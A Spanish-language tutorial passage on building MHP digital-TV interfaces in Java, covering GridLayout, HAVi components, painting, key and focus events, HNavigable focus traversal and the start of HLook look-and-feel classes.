
Hasta ahora estábamos utilizando sin parámetros a la hora de definirlo:

```
container.setLayout(new BorderLayout());
```

Pero existe un constructor que nos permite pasarle la separación o Gap deseado:

```
container.setLayout(new BorderLayout(5,5));
```

Podemos apreciar la diferencia en las siguientes imágenes:




5.2 GridLayout

Otra forma de realizar separaciones de componentes es mediante el uso de GridLayout. En este caso separaremos la región que nos interese en celdas que se distribuirán a partir de dos valores que representarán filas y columnas. (Es la representación gráfica de una tabla)


Para realizar este tipo de distribución, al igual que hacíamos con BorderLayout, lo primero que tenemos que hacer es asignárselo al contenedor:

```
scene.setLayout(new GridLayout());
```


Utilizando el constructor por defecto, definiremos que existirá una sola fila, de tal forma que el contenedor se dividirá de forma proporcional según los componentes que le añadamos. Así pues, si añadimos un solo componente, se expandirá hasta abarcar todo el contenedor:



Si añadimos dos componentes:



Y si añadimos cuatro:



Esta sería la utilización “por defecto”, pero disponemos de dos constructores adicionales por si estas características no se ajustan a nuestras necesidades:


```
public GridLayout(int rows, int cols)
public GridLayout(int rows, int cols, int hgap, int vgap)
```

En un primer caso podemos definir el número de filas y columnas que deseamos que contenga. Y el segundo constructor nos permite definirle un margen horizontal o vertical de separación entre componentes que adjuntemos al contenedor.

De tal modo que si queremos que cada componente se coloque en una fila distinta (sabiendo que son 4 los que queremos adjuntar):


```
scene.setLayout(new GridLayout(4,1));
```

Mostrando por pantalla:



O si queremos que se pinte una tabla de 2x2:

```
scene.setLayout(new GridLayout(2,2));
```




El orden de colocación de los distintos componentes siempre se realizará de forma secuencial, completando primero la fila inicial de izquierda a derecha, y saltando a la siguiente fila en el momento que lleguemos a número de columnas que le hayamos definido.

Por tanto, para este último ejemplo, tenemos que los componentes se han añadido en el siguiente orden:

```
scene.setLayout(new GridLayout(2,2));
scene.add(LayoutComponents.getTextNorth(true, 0)); //Letra N
scene.add(LayoutComponents.getTextSouth(true, 0)); //Letra S
scene.add(LayoutComponents.getTextWest(true, 0)); //Letra O
scene.add(LayoutComponents.getTextEast(true, 0)); //Letra E
```

Si le añadimos un margen de 5 pixeles (horizontal y vertical), se nos mostraría:

```
scene.setLayout(new GridLayout(2,2,5,5));
scene.add(LayoutComponents.getTextNorth(true, 0)); //Letra N
scene.add(LayoutComponents.getTextSouth(true, 0)); //Letra S
scene.add(LayoutComponents.getTextWest(true, 0)); //Letra O
scene.add(LayoutComponents.getTextEast(true, 0)); //Letra E
```




5.2.1 Notas sobre GridLayout

Anteriormente mencionamos que cuando usábamos BorderLayout, teníamos que definir un alto para la zona Norte y Sur, y un ancho para la Este y Oeste, de tal modo que pudiese calcular cuánto se tenía que expandir la región central.

Usando GridLayout, esto no será necesario, ya que lo harán las distribuciones automáticamente tomando como referencia tan solo el número de “celdas que deseemos añadir”.

Por tanto, si definimos que el contenedor va a disponer de 5 componentes, pero realmente sólo le insertamos 4, dejará un hueco tal como muestra la imagen:



6 Creación de componentes

En primer lugar definamos a qué podemos llamar un componente.

Para nosotros será cualquier objeto que pueda ser agregado a un `Scene` o en su defecto a `org.havi.ui.HContainer`. No todos los componentes tienen por qué ser interactivos, es decir, que recojan eventos e interactúen a las teclas del mando y ni siquiera que se pinten en la pantalla, aunque es lo más habitual [31-33].

¿Para qué se podría usar un componente? Lo más obvio es para pintar un texto en la pantalla, el cual una vez pintado, no interactúa con ningún evento. Alguna utilidad más avanzada podría ser un campo de texto el cual nos permitiría introducir texto a través del mando.

Un componente que no llegue a pintarse nunca, podría ser algún componente que quisiéramos que estuviera allí realizando una tarea en background. Pero no es lo más común.

Lo primero para entender cómo crear un componente, es saber un poco de AWT. Por lo que si no sabes nada de AWT, es recomendable leer un poco sobre el tema antes de continuar. Y es que los componentes `org.havi.ui.HContainer` y `org.havi.ui.HComponent` heredan respectivamente de `java.awt.Container` y `java.awt.Component`.

Debido a esta herencia, se adquiere mucha funcionalidad de AWT, aunque no podemos decir que dispongamos al cien por cien de ella, ya que habrá aspectos que no tendrán sentido en un entorno de televisión, como pueden ser métodos para el uso del ratón, etc.

6.1 Cómo pintar un componente

Todos los componentes tienen un método `public void paint(Graphics g){ ...}`. Este método es llamado cada vez que es necesario pintar o repintar este componente en la pantalla. Al igual que en AWT, esto se produce en cascada. Esto quiere decir que si a un componente se le invoca método `paint`, también será invocado el método `paint` de todos los componentes que contenga. Normalmente la llamada a este método es realizada por el sistema, pero también es posible hacerlo de forma explícita llamando al método `public void repaint()`.

Una vez dentro del método `paint`, la clase que tiene todos los métodos de pintado es `java.awt.Graphics`. Mirando brevemente la API veremos que contiene métodos de pintado de texto, líneas, polígonos, etc.

A través del siguiente ejemplo explicaremos las principales características que hay que tener en cuenta a la hora de pintar un componente.

```
package es.gpm.mhp.ui;
import java.awt.Dimension;
import java.awt.FontMetrics;
import java.awt.Graphics;
public class MiComponente extends HComponent {
    private String _text;
    public void paint(Graphics g){
        Dimension dimension = getSize();
        g.setColor(getBackground());
        g.fillRect(0, 0, dimension.width, dimension.height);
        g.setColor(getForeground());
        FontMetrics fontMetrics = g.getFontMetrics();
        if(_text!=null)
            g.drawString(_text, (dimension.width-fontMetrics.stringWidth(_text))/2, dimension.height/2+fontMetrics.getDescent());
    }
    public String getText() {
        return _text;
    }
    public void setText(String text) {
        _text = text;
    }
}
```

Básicamente lo que hace este componente es pintar un texto en pantalla, al cual le podemos especificar el color del fondo, del texto y la fuente. El texto además aparecerá centrado en el rectángulo que lo define.

Pasos:

- Creación de un rectángulo con color sólido.

```
Dimension dimension = getSize();
g.setColor(getBackground());
g.fillRect(0, 0, dimension.width-1, dimension.height-1);
```

Para obtener el tamaño de un componente se recomienda usar el método **getSize** en vez del de **getWidth** o **getHeight**. Ya que no todos los decos lo implementan correctamente. Lo mismo **para la clase Dimension**, usar los **atributos width y height** en vez de los métodos.

Usamos el método **getBackground** que es heredado de **HComponent** para obtener el color del componente y se lo asignamos al objeto **Graphics**, con lo que a partir de ahí todo lo que pintemos tendrá el color asignado.

- Pintado del Texto.

```
g.setColor(getForeground());
FontMetrics fontMetrics = g.getFontMetrics();
if(_text!=null)
g.drawString(_text, (dimension.width-1-fontMetrics.stringWidth(_text))/2, dimension.height/2+fontMetrics.getDescent());
```

Ahora usamos el método **getForeground()** para asignar el color del texto.

La clase **FontMetrics** nos permite saber el tamaño del texto en función de la fuente usada.

Y por último, llamamos al método **drawString** de **Graphics** para pintar el texto.

Como se ve, es muy simple pintar un componente, el límite está solamente en la complejidad que queramos darle.

Revisando la API se pueden ver los múltiples métodos de pintado que tiene el **Graphics** y que nos da más posibilidades de las mostradas en el ejemplo.

Una recomendación es que para fijar el tamaño de un componente, color, fuente y otros parámetros no usar ningún valor en concreto dentro del método **paint**, sino usar siempre los métodos heredados del **HComponent**. Esto dará una gran versatilidad a nuestros componentes ya que podremos asignárselos a posteriori en ejecución.

6.2 Manejar eventos

Un componente puede recibir una serie de eventos que le informan de que algo ha sucedido. Si el componente tiene dado de alta un escuchador de un tipo en concreto de eventos podremos realizar alguna acción cuando éstos sean detectados. Como por ejemplo que una tecla del mando se ha pulsado, que el foco está en el componente, o que el foco se ha perdido del componente. Esta parte es fundamental ya que nos permite hacer que nuestros objetos puedan ser interactivos.

En este apartado nos fijaremos sólo en los eventos del mando, y dejando para el siguiente punto todo lo que tiene que ver con el foco. Eso sí, sólo el componente que sea dueño del foco podrá recibir los eventos del pulsado de las teclas del mando.

Para ilustrar esto, lo haremos a través de un ejemplo. Cogemos el componente de Texto creado anteriormente y haremos que esté escuchando si se ha pulsado las teclas del cursor y la de OK, posicionando el texto según la tecla pulsada.

```
package es.gpm.mhp;
import java.awt.Dimension;
import java.awt.FontMetrics;
import java.awt.Graphics;
import java.awt.event.KeyEvent;
import java.awt.event.KeyListener;
```



```

import org.havi.ui.HComponent;
public class OldLabel extends HComponent implements KeyListener {
    private String _text;
    public static int ARRIBA = 0;
    public static int ABAJO = 1;
    public static int DERECHA = 2;
    public static int IZQUIERDA = 3;
    public static int CENTRO = 4;
    private int _posicion=CENTRO;
    private int BORDER =5;
    public String getText() {
        return _text;
    }
    public void setText(String text) {
        _text = text;
    }
    public OldLabel(String text) {
        _text = text;
        addKeyListener(this);
    }
    public void paint(Graphics g) {
        Dimension d = getSize();
        g.setColor(getBackground());
        g.fillRect(0, 0, d.width-1, d.height-1);
        FontMetrics fontMetrics = g.getFontMetrics();
        g.setColor(getForeground());
        if(_posicion==ARRIBA){
            g.drawString(getText(), (d.width-1-fontMetrics.stringWidth(getText()))/2, fontMetrics.getMaxAscent()+BORDER);
        }else if(_posicion==ABAJO){
            g.drawString(getText(), (d.width-1-fontMetrics.stringWidth(getText()))/2, (d.height-1)-BORDER);
        }else if(_posicion==DERECHA){
            g.drawString(getText(), (d.width-1-fontMetrics.stringWidth(getText())-BORDER), (d.height-1)/2+fontMetrics.getMaxAscent()/2);
        }else if(_posicion==IZQUIERDA){
            g.drawString(getText(), BORDER, (d.height-1)/2+fontMetrics.getMaxAscent()/2);
        }else if(_posicion==CENTRO){
            g.drawString(getText(), (d.width-1-fontMetrics.stringWidth(getText()))/2, (d.height-1)/2+fontMetrics.getMaxAscent()/2);
        }
    }
    <!--[if !supportAnnotations]-->
    >http://formacion.gpm.int/file.php/25/moddata/scorm/6/52\_manejar\_eventos.html - _mso-
    com_1#_msocom_1
    public int getPosicion() {
        return _posicion;
    }
    public void setPosicion(int posicion) {
        _posicion = posicion;
    }
    public void keyPressed(KeyEvent e) {
        if(e.getKeyCode() == KeyEvent.VK_UP){
            setPosicion(ARRIBA);
        }else if(e.getKeyCode() == KeyEvent.VK_DOWN){
            setPosicion(ABAJO);
        }else if(e.getKeyCode() == KeyEvent.VK_LEFT){
            setPosicion(IZQUIERDA);
        }else if(e.getKeyCode() == KeyEvent.VK_RIGHT){
            setPosicion(DERECHA);
        }else if(e.getKeyCode() == KeyEvent.VK_ENTER){
            setPosicion(CENTRO);
        }
        repaint();
        System.err.println(_posicion);
    }
    public void keyReleased(KeyEvent e) {
        System.err.println("keyReleased");
    }
    public void keyTyped(KeyEvent e) {

```

```
// TODO Auto-generated method stub
}
}
```

✔ **Las clases que heredan de *HComponent* tienen un método llamado *void addKeyListener(KeyListener)*. De esta forma podremos dar de alta un escuchador.**

Como se ve en el ejemplo el propio componente implementa la interfaz *KeyListener* que tiene la siguiente definición:

```
package java.awt.event;
import java.util.EventListener;
public interface KeyListener extends EventListener {
    public void keyTyped(KeyEvent e);
    public void keyPressed(KeyEvent e);
    public void keyReleased(KeyEvent e);
}
```

Estos métodos que implementamos serán llamados cuando sea pulsado o soltado un botón del mando. El *KeyEvent* nos indicará qué tecla fue pulsada. Y una vez capturada la tecla podemos decidir qué acción realizar. En nuestro caso, cambiamos la posición del texto, e invocamos al *repaint* para que actualice el componente en la pantalla.

Un detalle interesante es que un componente puede tener dado de alta varios escuchadores a la vez, los cuales serán invocados cuando un evento es lanzado. No se puede garantizar en qué orden será llamados los escuchadores.

Otra opción útil es también que un escuchador sea dado de alta en múltiples componentes, esto permite centralizar el manejo de eventos.

6.3 El uso del foco

El foco es lo que indica cuando un componente puede recibir eventos, o de otra forma dicha, cuando un componente está activo para interactuar con él. Es importante en una aplicación TDT saber en todo momento qué componente es dueño del foco para saber exactamente qué acciones vamos a poder realizar.

Existe un evento llamado *java.awt.event.Focus* que será lanzado cuando el componente reciba el foco o cuando lo pierda. Para capturarlo sólo es necesario dar de alta un escuchador para este tipo de eventos, y para ello implementaremos la interfaz *java.awt.event.FocusListener*.

```
package java.awt.event;
import java.util.EventListener;
public interface FocusListener extends EventListener {
    /**
     * Invoked when a component gains the keyboard focus.
     */
    public void focusGained(FocusEvent e);
    /**
     * Invoked when a component loses the keyboard focus.
     */
    public void focusLost(FocusEvent e);
}
```

Para ver cómo usar esto en un caso práctico, crearemos un componente que pinta un texto, y que mostrará un borde coloreado cuando el foco se encuentre en él.

```
package es.gpm.mhp;
import java.awt.Dimension;
import java.awt.FontMetrics;
import java.awt.Graphics;
import java.awt.event.FocusEvent;
import java.awt.event.FocusListener;
```

```

import org.dvb.ui.DVBColor;
import org.havi.ui.HComponent;
public class FocusLabel extends HComponent implements FocusListener {
private String _text;
private boolean _isFocus = false;
private int BORDER_FOCUS = 4;
private static final long serialVersionUID = -6865054572942050470L;
public String getText() {
return _text;
}
public void setText(String text) {
_text = text;
}
public FocusLabel(String text) {
_text = text;
addFocusListener(this);
}
public void paint(Graphics g) {
Dimension d = getSize();
pintarFoco(g, d);
g.setColor(getBackground());
g.fillRect(BORDER_FOCUS+1, BORDER_FOCUS+1, d.width - 2 - 2*BORDER_FOCUS, d.height - 2 - 2*BORDER_FOCUS);
FontMetrics fontMetrics = g.getFontMetrics();
g.setColor(getForeground());
g.drawString(getText(), (d.width - 1 - fontMetrics
.stringWidth(getText())) / 2, (d.height - 1) / 2
+ fontMetrics.getMaxAscent() / 2);
}
public void focusGained(FocusEvent e) {
_isFocus = true;
}
public void focusLost(FocusEvent e) {
_isFocus = false;
}
}

```

Como se puede ver en el ejemplo, la clase implementa la interfaz *java.awt.event.FocusListener*.

```
public class FocusLabel extends HComponent implements FocusListener {
```

Y en el constructor da de alta el escuchador pasando una referencia de sí mismo:

```

public FocusLabel(String text) {
_text = text;
addFocusListener(this);
}

```

Lo que se hace es crear una variable que indica si el foco lo tiene el componente.

```
private boolean _isFocus = false;
```

Y en la implementación de la interfaz actualizamos esta variable según sea el caso y realizaremos un repintado para que pinte el nuevo estado del componente:

```

public void focusGained(FocusEvent e) {
_isFocus = true;
repaint();
}
public void focusLost(FocusEvent e) {
_isFocus = false;
repaint();
}

```

Y ya por último hemos agregado unas líneas de código que se encargan de pintar el recuadro en el caso de que el componente sea dueño del foco:

```

if(_isFocus){
g.setColor(DVBColor.red);
}
else{
g.setColor(getBackground());
}

```

```
g.fillRect(0, 0, d.width - 1, d.height - 1);
```

Hasta ahora hemos explicado qué ocurre cuando un componente recibe el foco o lo pierde, pero ¿cómo podemos hacer que el foco se mueva entre diferentes componentes? Pues sencillo, el mismo componente debe solicitarlo, para ello tiene un método *public void requestFocus()*.

6.3.1 Transferencia del foco entre componentes

Hasta ahora hemos dicho que la forma de transferir el foco de un componente a otro es que el componente que deseemos que lo adquiera lo solicite. Pero, ¿cómo hacer esto cuando sólo el que tiene el foco puede recibir eventos? La solución es sencilla, y se verá mucho mejor con un ejemplo. Para ello usaremos el componente creado en el punto anterior, y lo que haremos es pintar dos de ellos, y haremos que cuando se pulse la tecla del OK se transfiera el foco de uno al otro.

Veamos cómo queda la clase con estas modificaciones:

```
package es.gpm.mhp;
import java.awt.Dimension;
import java.awt.FontMetrics;
import java.awt.Graphics;
import java.awt.event.FocusEvent;
import java.awt.event.FocusListener;
import java.awt.event.KeyEvent;
import java.awt.event.KeyListener;
import org.dvb.ui.DVBColor;
import org.havi.ui.HComponent;
public class FocusLabel extends HComponent implements FocusListener,KeyListener {
    private String _text;
    private boolean _isFocus = false;
    private int BORDER_FOCUS = 4;
    private HComponent _nextFocusComponet;
    private static final long serialVersionUID = -6865054572942050470L;
    public String getText() {
        return _text;
    }
    public void setText(String text) {
        _text = text;
    }
    public FocusLabel(String text) {
        _text = text;
        addFocusListener(this);
        addKeyListener(this);
    }
    public void paint(Graphics g) {
        Dimension d = getSize();
        pintarFoco(g, d);
        g.setColor(getBackground());
        g.fillRect(BORDER_FOCUS+1, BORDER_FOCUS+1, d.width - 2 - 2*BORDER_FOCUS , d.height - 2 - 2*BORDER_FOCUS);
        FontMetrics fontMetrics = g.getFontMetrics();
        g.setColor(getForeground());
        g.drawString(getText(), (d.width - 1 - fontMetrics
            .stringWidth(getText())) / 2, (d.height - 1) / 2
            + fontMetrics.getMaxAscent() / 2);
    }
    private void pintarFoco(Graphics g, Dimension d) {
        if(_isFocus){
            g.setColor(DVBColor.red);
        }
        else{
            g.setColor(getBackground());
        }
        g.fillRect(0, 0, d.width - 1, d.height - 1);
    }
    public void focusGained(FocusEvent e) {
        _isFocus = true;
        repaint();
    }
}
```

```

}
public void focusLost(FocusEvent e) {
    _isFocus = false;
    repaint();
}
public void keyPressed(KeyEvent e) {
    if(e.getKeyCode() == KeyEvent.VK_ENTER){
        if(_nextFocusComponet!=null)
            _nextFocusComponet.requestFocus();
    }
}
public void keyReleased(KeyEvent e) {
    // TODO Auto-generated method stub
}
public void keyTyped(KeyEvent e) {
    // TODO Auto-generated method stub
}
public void setNextFocusComponet(HComponent nextFocusComponet) {
    _nextFocusComponet = nextFocusComponet;
}
}

```

Hemos agregado a la clase que implemente ese escuchador de teclado para detectar si se ha pulsado la tecla **OK**.

```
public class FocusLabel extends HComponent implements FocusListener,KeyListener
```

El componente tiene una referencia al objeto al que transferirá el foco cuando la tecla **OK** sea pulsada:

```

private HComponent _nextFocusComponet;
public void setNextFocusComponet(HComponent nextFocusComponet) {
    _nextFocusComponet = nextFocusComponet;
}

```

Y cuando el componente es informado de que la tecla **OK** ha sido pulsada, traspasa el foco:

```

public void keyPressed(KeyEvent e) {
    if(e.getKeyCode() == KeyEvent.VK_ENTER){
        if(_nextFocusComponet!=null)
            _nextFocusComponet.requestFocus();
    }
}

```

6.3.2 Foco Transversal

En el ejemplo anterior hemos visto que si deseamos pasar el foco entre componentes, cada uno de ellos debe implementar qué teclas debe escuchar, y dependiendo de qué tecla sea, a qué componente transferir el foco, lo cual es bastante tedioso. Existe una forma de hacer esto para todos los componentes que usemos y es que nuestro componente implemente la interfaz *org.havi.ui.HNavigable*. Esta implementación hace que podamos definir las teclas de los cursores para decirle a qué objeto debe mover el foco en el caso de que alguna de las teclas sea pulsada. Si esto lo hacemos en un componente padre, cualquier otro que herede de él, tendrá dicha funcionalidad.

La definición de esta interfaz es:

```

package org.havi.ui;
public interface HNavigable extends HNavigationInputPreferred{
    public void setMove(int keyCode, HNavigable target);
    public HNavigable getMove(int keyCode);
    public void setFocusTraversal(HNavigable up, HNavigable down, HNavigable left, HNavigable right);
    public boolean isSelected();
    public void setGainFocusSound(HSound sound);
    public void setLoseFocusSound(HSound sound);
    public HSound getGainFocusSound();
    public HSound getLoseFocusSound();
    public void addHFocusListener(org.havi.ui.event.HFocusListener l);
}

```

```
public void removeHFocusListener(org.havi.ui.event.HFocusListener l);
}
```

Los métodos importantes son:

```
// Este asigna el código de tecla a un component navegable.
public void setMove(int keyCode, HNavigable target);
//Obtiene el objeto navegable para esa tecla determinada
public HNavigable getMove(int keyCode);
//Asigna los componentes para las teclas del cursor
public void setFocusTraversal(HNavigable up, HNavigable down, HNavigable left, HNavigable right);
```

Por último, si queremos saber si un componente tiene asignado el foco existen dos métodos que lo indican, `isFocusOwner()`, `hasFocus()`. Desgraciadamente estos métodos no funcionan en todos los decodificadores, con lo que la recomendación es implementarse uno mismo su propio método que almacene si tiene el foco.

Es muy importante que nuestros componentes sobrescriban el método:

```
public boolean isFocusTraversable() {
    return true;
}
```

6.4 Creación de Look&Feel

Algo importante en una aplicación es poder cambiar el aspecto de la misma, sin tener que crear desde cero todos los componentes. Esto sólo es posible si separamos lo que es la lógica del componente de su forma de pintarse.

Para ello MHP tiene definida una interfaz llamada *org.havi.ui.HLook* que usada en conjunto con el *org.havi.ui.HVisible* desacoplará la parte del pintado de la lógica que pueda tener un componente.

La definición de la interfaz es:

```
package org.havi.ui;
import java.awt.Dimension;
import java.awt.Graphics;
import java.awt.Insets;
public interface HLook extends Cloneable{
    public abstract void showLook(Graphics g, HVisible hvisible, int i);
    public abstract void widgetChanged(HVisible hvisible, HChangeData ahchangedata[]);
    public abstract Dimension getMinimumSize(HVisible hvisible);
    public abstract Dimension getPreferredSize(HVisible hvisible);
    public abstract Dimension getMaximumSize(HVisible hvisible);
    public abstract boolean isOpaque(HVisible hvisible);
    public abstract Insets getInsets(HVisible hvisible);
}
```

El método principal a implementar será *showLook*, que recibe el *Graphics* (Componente gráfico que permite el pintado de los componentes). Algo a tener en cuenta, viendo la definición del método, es que necesita recibir un *org.havi.ui.HVisible*. Esto supone que todos nuestros componentes que usen el *org.havi.ui.HLook*, deben implementar esta interfaz.

Veamos un ejemplo:

Vamos a usar el componente de texto que hemos creado en el punto anterior, y hacer que use dos tipos implementaciones diferentes de *HLook*.

```
package es.gpm.mhp;
import java.awt.Dimension;
import java.awt.FontMetrics;
import java.awt.Graphics;
import java.awt.Insets;
import org.havi.ui.HChangeData;
import org.havi.ui.HLook;
import org.havi.ui.HVisible;
public class LabelRectHLook implements HLook{
    private static Insets _insets = new Insets(2, 2, 2, 2);
    public Insets getInsets(HVisible hvisible) {
```

```

return _insets;
}
public Dimension getMaximumSize(HVisible hvisible) {
return hvisible.getMaximumSize();
}
public Dimension getMinimumSize(HVisible hvisible) {
return hvisible.getMaximumSize();
}
public Dimension getPreferredSize(HVisible hvisible) {
return hvisible.getPreferredSize();
}
